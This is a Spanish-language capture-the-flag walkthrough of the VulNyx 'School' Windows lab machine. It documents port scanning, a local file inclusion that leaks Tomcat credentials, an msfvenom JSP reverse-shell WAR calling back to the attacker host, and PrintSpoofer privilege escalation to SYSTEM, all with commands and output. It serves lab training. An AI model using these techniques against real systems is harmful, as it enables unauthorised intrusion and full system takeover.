VulNyx - School
Information
School es una máquina virtual vulnerable Windows de dificultad difícil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.74
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 11:22 CET
Nmap scan report for 192.168.1.74
Host is up (0.00086s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
7680/tcp  open  pando-pub
8080/tcp  open  http-proxy
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
root@kali:~ ❯ nmap -sVC -p80,135,139,443,445,5040,7680,8080,49664,49665,49666,49667,49668,49669,49670 192.168.1.74
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 11:25 CET
Nmap scan report for 192.168.1.74
Host is up (0.00068s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Above
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Above
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  tcpwrapped
8080/tcp  open  http          Apache Tomcat (language: en)
|_http-title: Apache Tomcat/11.0.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:68:99:D3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m56s
|_nbstat: NetBIOS name: SCHOOL, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:68:99:d3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb2-time:
|   date: 2026-01-17T19:27:45
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Shell (nt authority\local service)
445/TCP (SMB)
Basic Enumeration
root@kali:~ ❯ netexec smb 192.168.1.74
SMB   192.168.1.74   445   SCHOOL   [*] Windows 10 / Server 2019 Build 19041 x64 (name:SCHOOL) (domain:school) (signing:False) (SMBv1:False)
Shares
Null Session
root@kali:~ ❯ smbclient -NL //192.168.1.74
session setup failed: NT_STATUS_ACCESS_DENIED

root@kali:~ ❯ smbmap --no-banner -H 192.168.1.74 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.74) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

root@kali:~ ❯ netexec smb 192.168.1.74 -u '' -p '' --shares
SMB         192.168.1.74    445    SCHOOL           [*] Windows 10 / Server 2019 Build 19041 x64 (name:SCHOOL) (domain:school) (signing:False) (SMBv1:False)
SMB         192.168.1.74    445    SCHOOL           [-] school\: STATUS_ACCESS_DENIED
SMB         192.168.1.74    445    SCHOOL           [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session
root@kali:~ ❯ rpcclient -NU "" 192.168.1.74 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Site

En la navbar, page.php carga diferentes páginas a través de un parámetro

Local File Inclusion (LFI)
Mediante el LFI es posible leer el archivo c:\windows\system32\drivers\etc\hosts
root@kali:~ ❯ curl -sX GET "http://192.168.1.74/page.php?inc=c:\windows\system32\drivers\etc\hosts"
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
En el escaneo inicial con Nmap se detecta un Tomcat de versión 11.0.1
8080/tcp  open  http          Apache Tomcat (language: en)
|_http-title: Apache Tomcat/11.0.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Dump Credentials (Tomcat)
Busco en internet la ruta por default de Tomcat en Windows

Obtengo las credenciales student:HappyNewYear2026 de acceso a Tomcat en el archivo tomcat-users.xml
root@kali:~ ❯ curl -sX GET "http://192.168.1.74/page.php?inc=c:\program%20files\apache%20software%20foundation\tomcat%2011.0\conf\tomcat-users.xml"
<?xml version='1.0' encoding='cp1252'?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <role rolename="manager-gui" />
  <user username="student" password="HappyNewYear2026" roles="manager-gui"/>
</tomcat-users>
8080/TCP (HTTP)
Tomcat


Login
Me dirijo a la ruta típica /manager (Manager App) y solicita credenciales

Accedo a Tomcat utilizando las credenciales obtenidas con éxito
Reverse Shell
Generate WAR
Creo una reverse shell .war con msfvenom
root@kali:~ ❯ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.5 LPORT=443 -f war > rev.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes/

Upload & Run WAR
Subo rev.war y al desplegar obtengo una shell como usuario nt authority\local service
root@kali:~ ❯ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.74] 55591
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 11.0>whoami & hostname
nt authority\local service
school
Privilege Escalation
Enumeration
Privileges
El usuario nt authority\local service dispone del privilegio SeImpersonatePrivilege
C:\Program Files\Apache Software Foundation\Tomcat 11.0>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
OS & Kernel
Con systeminfo verifico que es un sistema operativo Windows 10 Pro (x64)
c:\>systeminfo

Host Name:                 SCHOOL
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          low
Registered Organization:
Product ID:                00330-80000-00000-AA319
Original Install Date:     12/6/2024, 3:52:25 AM
System Boot Time:          1/17/2026, 11:18:02 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Abuse
SeImpersonatePrivilege
Uso PrintSpoofer para escalar privilegios tratándose de un sistema operativo Windows 10 (x64)
Transfiero el binario PrintSpoofer64.exe al equipo víctima
root@kali:~ ❯ mv /home/kali/Descargas/PrintSpoofer64.exe .

root@kali:~ ❯ impacket-smbserver a . -smb2support
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
C:\>cd %TEMP%

C:\Windows\SERVIC~1\LOCALS~1\AppData\Local\Temp>copy \\192.168.1.5\a\PrintSpoofer64.exe PrintSpoofer64.exe
copy \\192.168.1.5\a\PrintSpoofer64.exe PrintSpoofer64.exe
        1 file(s) copied.
Ejecuto PrintSpoofer64.exe y me convierto en usuario nt authority\system
C:\Windows\SERVIC~1\LOCALS~1\AppData\Local\Temp>.\PrintSpoofer64.exe -i -c cmd

[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami & hostname

nt authority\system
school
Flags
Ya como usuario nt authority\system puedo leer las flags user.txt y root.txt
C:\Windows\system32>type c:\users\low\desktop\user.txt
699*****************************

C:\Windows\system32>type c:\users\administrator\desktop\root.txt
bd3*****************************
Hasta aquí la resolución de la máquina School.
Happy Hacking!